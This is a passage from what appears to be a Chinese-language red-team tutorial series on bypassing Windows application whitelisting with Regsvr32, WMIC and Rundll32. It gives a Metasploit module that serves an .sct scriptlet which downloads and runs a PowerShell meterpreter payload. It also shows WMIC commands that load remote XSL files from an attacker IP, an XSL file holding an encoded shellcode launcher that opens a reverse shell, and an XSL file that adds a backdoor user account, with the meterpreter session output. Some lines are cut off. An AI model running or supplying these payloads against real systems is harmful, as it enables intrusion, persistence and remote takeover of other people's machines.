
[*] Using URL: http://0.0.0.0:8080/ybn7xESQYCGv
[*] Local IP: http://192.168.1.4:8080/ybn7xESQYCGv
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll
```



靶机执行：

```
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll
```









附：powershell版Regsvr32

regsvr32_applocker_bypass_server.rb

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ManualRanking

  include Msf::Exploit::Powershell
  include Msf::Exploit::Remote::HttpServer

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Regsvr32.exe (.sct) Application Whitelisting Bypass Ser
      'Description'   => %q(
        This module simplifies the Regsvr32.exe Application Whitelisting Bypass
        The module creates a web server that hosts an .sct file. When the user t
        command on a system, regsvr32 will request the .sct file and then execut
        This command then downloads and executes the specified payload (similar
        Both web requests (i.e., the .sct file and PowerShell download and execu
      ),
      'License'       => MSF_LICENSE,
      'Author'        =>
        [
          'Casey Smith',  # AppLocker bypass research and vulnerability discover
          'Trenton Ivey', # MSF Module (kn0)
        ],
      'DefaultOptions' =>
        {
          'Payload'     => 'windows/meterpreter/reverse_tcp'
        },
      'Targets'         => [['PSH', {}]],
      'Platform'        => %w(win),
      'Arch' => [ARCH_X86, ARCH_X86_64],
      'DefaultTarget'  => 0,
      'DisclosureDate' => 'Apr 19 2016',
      'References'     =>
        [
          ['URL', 'http://subt0x10.blogspot.com/2016/04/bypass-application-white
        ]
    ))
  end


  def primer
    print_status('Run the following command on the target machine:')
    print_line("regsvr32 /s /n /u /i:#{get_uri}.sct scrobj.dll")
  end
```

```
def on_request_uri(cli, _request)
  # If the resource request ends with '.sct', serve the .sct file
  #   Otherwise, serve the PowerShell payload
  if _request.raw_uri =~ /\.sct$/
    serve_sct_file
  else
    serve_psh_payload
  end
end


def serve_sct_file
  print_status("Handling request for the .sct file from #{cli.peerhost}")
  ignore_cert = Rex::Powershell::PshMethods.ignore_ssl_certificate if ssl
  download_string = Rex::Powershell::PshMethods.proxy_aware_download_and_exec_
  download_and_run = "#{ignore_cert}#{download_string}"
  psh_command = generate_psh_command_line(
    noprofile: true,
    windowstyle: 'hidden',
    command: download_and_run
  )
  data = gen_sct_file(psh_command)
  send_response(cli, data, 'Content-Type' => 'text/plain')
end


def serve_psh_payload
  print_status("Delivering payload to #{cli.peerhost}")
  data = cmd_psh_payload(payload.encoded,
    payload_instance.arch.first,
    remove_comspec: true,
    use_single_quotes: true
  )
  send_response(cli,data,'Content-Type' => 'application/octet-stream')
end


def rand_class_id
  "#{Rex::Text.rand_text_hex 8}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_
end

def gen_sct_file(command)
  %{<?XML version="1.0"?><scriptlet><registration progid="#{rand_text_alphanum
end

end
```

使用方法：

copy regsvr32_applocker_bypass_server.rb to /usr/share/metasploit-framework/modules/exploits/windows/misc

```
msf auxiliary(server/regsvr32_command_delivery_server) > reload_all
[*] Reloading modules from all module paths...
```

基于白名单Wmic执行payload第十季

Wmic简介：

WMIC扩展WMI（Windows Management Instrumentation，Windows管理工具），提供了从命令行接口和批命令脚本执行系统管理的支持。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的。WMIC改变了这种情况。

说明：Wmic.exe所在路径已被系统添加PATH环境变量中，因此，Wmic命令可识别，需注意x86，x64位的Wmic调用。

Windows 2003 默认位置：

```
C:\WINDOWS\system32\wbem\wmic.exe
C:\WINDOWS\SysWOW64\wbem\wmic.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\wbem\WMIC.exe
C:\Windows\SysWOW64\wbem\WMIC.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119 &Windows 2003

192.168.1.5 & Windows 7

配置攻击机msf:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):


   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



靶机执行：

Windows 7：

```
C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://192.168.1.4/Micropoor.x
```

```
C:\Users\John\Desktop>C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://1
92.168.1.4/Micropoor.xsl"
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 49 opened (192.168.1.4:53 -> 192.168.1.5:14224) at 2019-01-18 15:24:24 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 15544
```

Windows 2003：




```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            SUPPORT_388945a0
命令成功完成。
```

```
WMIC.exe os get /format:"http://192.168.1.4/Micropoor_2003.xsl"
```

```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            Micropoor
SUPPORT_388945a0
命令成功完成。
```

附录：

Micropoor_Win7.xsl：

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

function setversion() {
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Tr
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYW
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA"+
"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQw"+
"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu"+
"dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9u"+
"SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJlclR5"+
"cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQAAAAYR"+
"AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAoBCwAA"+
"AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3RlbS5Y"+
"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdh"+
"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24uQXNz"+
"ZW1ibHkGFwAAAARMb2FkCg8MAAAAABQAAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAAAAQAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHByb2dy"+
```

```
"YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABMAQMAVC1CXAAAAAAA"+
"AAAA4AACIQsBCwAADAAAAAYAAAAAAAAOKgAAACAAAABAAAAAAAAQACAAAAACAAAEAAAAAAAAAAQA"+
"AAAAAAAAIAAAAACAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAAAAAwCkA"+
"AEsAAAAAQAAA0AIAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAIIAAASAAAAAAAAAAAA"+
"AAAALnRleHQAAAAUCgAAACAAAAAMAAAAAgAAAAAAAAAAAAAAAAAAIAAAYC5yc3JjAAAA0AIAAABA"+
"AAAABAAAAA4AAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAwAAAAAYAAAAAIAAAASAAAAAAAAAAAA"+
"AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAPApAAAAAAAASAAAAAIABQBEIgAAfAcAAAMAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQgIoBAAACgAA"+
"KAIAAAYAACoAAAAAAAAA/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH"+
"4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiL"+
"WCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/"+
"0LiQAQAAKcRUUGgpgGsA/9VqCmjAqAEEaAIAADWJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/"+
"1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1ZNTagBW"+
"U1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+mb////AcMp"+
"xnXBw7vwtaJWagBT/9UAAAATMAYAZQAAAAEAABEAIFUBAACNBgAAASXQAwAABCgGAAAKChYGjml+"+
"AQAABH4CAAAEKAMAAAYLBhYHbigHAAAKBo5pKAgAAAoAfgkAAAoMFg1+CQAAChMEFhYHEQQWEgMo"+
"BAAABgwIFSgFAAAGJisAKkogABAAAAIABAAAEH0CAAgAABCpCU0pCAQABAAAAAAAMAAAAdjQuMC4z"+
"MDMxOQAAAAAFAGwAAABgAgAAI34AAMwCAABkAwAAI1N0cmluZ3MAAAAAMAYAAAgAAAAjVVMAOAYA"+
"ABAAAAAjR1VJRAAAAEgGAAA0AQAAI0Jsb2IAAAAAAAAAAgAAAVfVAjQJAgAAAPolMwAWAAABAAAA"+
"DwAAAAQAAAADAAAABgAAAAwAAAALAAAABAAAAAEAAAABAAAAAQAAAAEAAAADAAAAAQAAAAEAAAAB"+
"AAAAAQAAAAACgABAAAAAAAGAEsARAAGAFsBPwEGAHcBPwEGAKYBhgEGAMYBhgEGAPcBRAAGAEEC"+
"hgEGAFwCRAAGAJgChgEGAKcCRAAGAK0CRAAGANACRAAGAAID4wIGABQD4wIGAEcDNwMAAAAAAQAA"+
"AAAAAQABAAEAEAAhACkABQABAAEAAAAAAPwBAAAFAAMABwATAQAAZgIAACEABAAHABEAXQASABEA"+
"aAASABMBhAI+AFAgAAAAIYYUgAKAAEAwCEAAAAAkQBYAA4AAQAAAAAgACRIH8AFQABAAAAAACA"+
"AJEgjAAdAAUAAAAAIAAkSCZACgACwAxIgAAAACRGDADDgANAAAAAQCtAAAAAgC5AAAAAwC+AAAA"+
"BADPAAAAAQDZAAAAAgDsAAAAAwD4AAAABAAHAQAABQANAQAABgAdAQAAAQAoAQAAAgAwAREAUgAu"+
"ACEAUgA0ACkAUgAKAAkAUgAKADkAUgAKAEkAwAJCAGEA1wJKAGkACgNPAGEADwNYAHEAUgBkAHkA"+
"UgAKACcAWwA5AC4AEwBpAC4AGwByAGMAKwA5AAgABgCRAAEAVQEAAAQAWwAnAwABBwB/AAEAAAEJ"+
"AIwAAQAAAQsAmQABAGggAAADAASAAAAAAAAAAAAAAAAAAAAAOQBAAAEAAAAAAAAAAAAAAABADsA"+
"AAAAAAQAAwAAAAA8TW9kdWxlPgB3bWlfY3NfZGxsX3BheWxvYWQuZGxsAFByb2dyYW0AU2hlbGxD"+
"b2RlTGF1bmNoZXIAbXNjb3JsaWIAU3lzdGVtAE9iamVjdAAuY3RvcgBNYWluAE1FTV9DT01NSVQA"+
"UEFHRV9FWEVDVVRFX1JFQURXUklURQBWaXJ0dWFsQWxsb2MAQ3JlYXRlVGhyZWFkAFdhaXRGb3JT"+
"aW5nbGVPYmplY3QAbHBTdGFydEFkZHIAc2l6ZQBmbEFsbG9jYXRpb25UeXBlAGZsUHJvdGVjdABs"+
"cFRocmVhZEF0dHJpYnV0ZXMAZHdTdGFja1NpemUAbHBTdGFydEFkZHJlc3MAcGFyYW0AZHdDcmVh"+
"dGlvbkZsYWdzAGxwVGhyZWFkSWQAaEhhbmRsZQBkd01pbGxpc2Vjb25kcwBTeXN0ZW0uU2VjdXJp"+
"dHkuUGVybWlzc2lvbnMAU2VjdXJpdHlQZXJtaXNzaW9uQXR0cmlidXRlAFNlY3VyaXR5QWN0aW9u"+
"AFN5c3RlbS5SdW50aW1lLkNvbXBpbGVyU2VydmljZXMAQ29tcGlsYXRpb25SZWxheGF0aW9uc0F0"+
"dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQB3bWlfY3NfZGxsX3BheWxvYWQA"+
"Qnl0ZQA8UHJpdmF0ZUltcGxlbWVudGF0aW9uRGV0YWlscz57MEQxQTVERjAtRDZCNy00RUUzLUJB"+
"QzItOTY0MUUyREJCMDNFfQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBWYWx1ZVR5cGUAX19T"+
"dGF0aWNBcnJheUluaXRUeXBlU2l6ZT0zNDEAJCRtZXRob2QweDYwMDAwMDItMQBSdW50aW1lSGVs"+
"cGVycwBBcnJheQBSdW50aW1lRmllbGRIYW5kbGUASW5pdGlhbGl6ZUFycmF5AEludFB0cgBvcF9F"+
"eHBsaWNpdABTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMATWFyc2hhbABDb3B5AFplcm8A"+
"RGxsSW1wb3J0QXR0cmlidXRlAGtlcm5lbDMyAC5jY3RvcgBTeXN0ZW0uU2VjdXJpdHkAVW52ZXJp"+
"ZmlhYmxlQ29kZUF0dHJpYnV0ZQAAAAAAAyAAAAAAAPBdGg231uNOusKWQeLbsD4ACLd6XFYZNOCJ"+
"AyAAAQMAAAECBgkHAAQJCQkJCQoABhgJCQkYCRAJBQACCRgJBSABARENBCABAQgEAQAAAAMGERAH"+
"AAIBEikRLQQAARgKCAAEAR0FCBgIAgYYCAcFHQUJGAkYBCABAQ4IAQAIAAAAAAAeAQABAFQCFldy"+
```

```
"YXBOb25FeGNlcHRpb25UaHJvd3MBgJ4uAYCEU3lzdGVtLlNlY3VyaXR5LlBlcm1pc3Npb25zLlNl"+
"Y3VyaXR5UGVybWlzc2lvbkF0dHJpYnV0ZSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3Vs"+
"dHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5FQFUAhBTa2lwVmVy"+
"aWZpY2F0aW9uAQAAAOgpAAAAAAAAAAAAAP4pAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAADwKQAA"+
"AAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAAAgAAAAAAAAAAAAAAAAAAAA"+
"AQABAAAAMAAAgAAAAAAAAAAAAAAAAAAAAQAAAAAASAAAAFhAAAB0AgAAAAAAAAAAAAB0AjQAAABW"+
"AFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAAAAAAAAAA"+
"PwAAAAAAAAAEAAAAAgAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQBsAGUASQBuAGYAbwAA"+
"AAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAALAE1AEAAAEAUwB0AHIAaQBuAGcA"+
"RgBpAGwAZQBJAG4AZgBvAAAAsAEAAAEAMAAwADAAMAAwADQAYgAwAAAALAACAAEARgBpAGwAZQBE"+
"AGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAACAAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4A"+
"AAAAADAALgAwAC4AMAAuADAAAABQABcAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAHcAbQBp"+
"AF8AYwBzAF8AZABsAGwAXwBwAGEAeQBsAG8AYQBkAC4AZABsAGwAAAAAACgAAgABAEwAZQBnAGEA"+
"bABDAG8AcAB5AHIAaQBnAGgAdAAAACAAAABYABcAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBu"+
"AGEAbQBlAAAAdwBtAGkAXwBjAHMAXwBkAGwAbABfAHAAYQB5AGwAbwBhAGQALgBkAGwAbAAAAAAA"+
"NAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgACAAB"+
"AEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAIAAADAAAABA6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAENAAAABAAAAAkXAAAACQYAAAAJFgAAAAYaAAAAJ1N5c3RlbS5SZWZs"+
"ZWN0aW9uLkFzc2VtYmx5IExvYWQoQnl0ZVtdKQgAAAAKCwAA";
```


```
var entry_class = 'ShellCodeLauncher.Program';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.
```

```
        var al = new ActiveXObject('System.Collections.ArrayList');
        var d = fmt.Deserialize_2(stm);
        al.Add(undefined);
        var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

    } catch (e) {
        debug(e.message);
    }

    ]]> </ms:script>
    </stylesheet>
```

Micropoor_2003.xsl:

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("net user Micropoor Micropoor /ac

]]> </ms:script>
</stylesheet>
```

基于白名单Rundll32.exe执行payload第十一季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

Rundll32简介：

Rundll32.exe是指"执行32位的DLL文件"。它的作用是执行DLL文件中的内部函数,功能就是以命令行的方式调用动态链接程序库。

说明：Rundll32.exe所在路径已被系统添加PATH环境变量中，因此，Wmic命令可识别，需注意x86，x64位的Rundll32调用。

Windows 2003 默认位置：

```
C:\Windows\System32\rundll32.exe

C:\Windows\SysWOW64\rundll32.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\rundll32.exe

C:\Windows\SysWOW64\rundll32.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119&Windows 2003

192.168.1.5 &Windows 7

基于远程加载（1）：

配置攻击机msf：

注：x86 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------



Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
